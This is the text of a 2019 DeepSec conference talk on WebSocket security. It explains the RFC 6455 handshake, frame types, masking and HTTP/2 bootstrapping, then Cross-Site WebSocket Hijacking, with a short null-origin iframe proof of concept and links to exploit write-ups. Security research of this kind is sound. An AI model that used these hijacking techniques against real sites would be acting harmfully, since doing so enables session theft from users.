What's wrong with WebSocket APIs?

Unveiling vulnerabilities in WebSocket APIs

DEEPSEC

#DeepSec2019

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Previous work

- https://media.blackhat.com/bh-us-12/Briefings/Shekyan/BH_US_12_Shekyan_Toukharian_Hacking_Websocket_Slides.pdf
- https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2017/may/wssip-a-websocket-manipulation-proxy/
- https://chybeta.github.io/2018/04/07/spring-messaging-Remote-Code-Execution-%E5%88%86%E6%9E%90-%E3%80%90CVE-2018-1270%E3%80%91/
- https://www.twistlock.com/labs-blog/demystifying-kubernetes-cve-2018-1002105-dead-simple-exploit/
- https://github.com/andresriancho/websocket-fuzzer
- https://www.irongeek.com/i.php?page=videos/derbycon9/stable-35-old-tools-new-tricks-hacking-websockets-michael-fowl-nick-defoe

WebSocket protocol essentials

WebSocket protocol – RFC 6455

- Efficient two-way communication protocol
- WebSocket is stateful (HTTP is stateless)
- Two main parts: handshake and data transfer

WebSocket protocol – RFC 6455

- Extensibility: subprotocols and extensions
- Subprotocols
  - https://www.iana.org/assignments/websocket/websocket.xml#subprotocol-name
  - Wamp
  - Stomp
  - Soap 
  - …

WebSocket protocol – RFC 6455

- Extensibility: subprotocols and extensions
- Extensions
  - https://www.iana.org/assignments/websocket/websocket.xml#extension-name
  - permessage-deflate
  - bbf-usp-protocol


WebSocket protocol – RFC 6455

- Origin-based security model (Browser clients)
- No authentication
- Client must do client-to-server masking


WebSocket protocol support

- Major web browsers
- Web servers / Proxies
  - Apache httpd, Nginx, IIS, …
  - HAProxy, Traefik, Varnish, Envoy, …
- Cloud providers
  - WebSocket API (api gateways)
  - WebSocket proxying (load balancers)

WebSocket handshake over HTTP/1.1




WebSocket handshake over HTTP/1.1



Required status code

BASE64(SHA1(Sec-WebSocket-Key || CONST))

WebSocket data transfer



\x00 – continuation frame
\x01 – text frame
\x02 – binary frame
\x08 – close frame
\x09 – ping
\x0A – pong
other values are reserved


WebSocket data transfer - masking

- Masking key is 32-bit long passed inside frame
- Client must send masked data
- MASKED = MASK ^ DATA (^ - XOR)
- Mechanism protects against cache poisoning and smuggling attacks

WebSocket protocol and HTTP/2


- RFC 8441
  - Bootstrapping WebSocket with HTTP/2
- Not yet widely supported by proxies / web servers
  - nghttp2 - https://github.com/nghttp2/nghttp2

WebSocket handshake over HTTP/2



SETTINGS_ENABLE_CONNECT_PROTOCOL

WebSocket handshake over HTTP/2




HTTP method

Protocol name

WebSocket version

WebSocket handshake over HTTP/2



Cross-Site WebSocket Hijacking

WebSocket security for Web Browser

- SOP doesn't work for WebSocket in web browser
  - Read from WebSocket cross-origin
  - Write to WebSocket cross-origin
- Header Origin should be checked on handshake step (origin-based security model)

CSWSH

- Cookies are used to authenticate upgrade request
- Header Origin isn't checked or checked poorly


CSWSH

- CORS tricks from @albinowax are applicable to WebSocket
  - https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties
  - Null origin
  - Pre-domain wildcard
  - Post-domain wildcard
  - …

CSWSH – Null origin

- nullorigin.html

```
<iframe src="data:text/html,
<script>const socket = new
WebSocket('wss://example.com');
</script>"></iframe>
```



CSWSH

- Playground
  - https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking

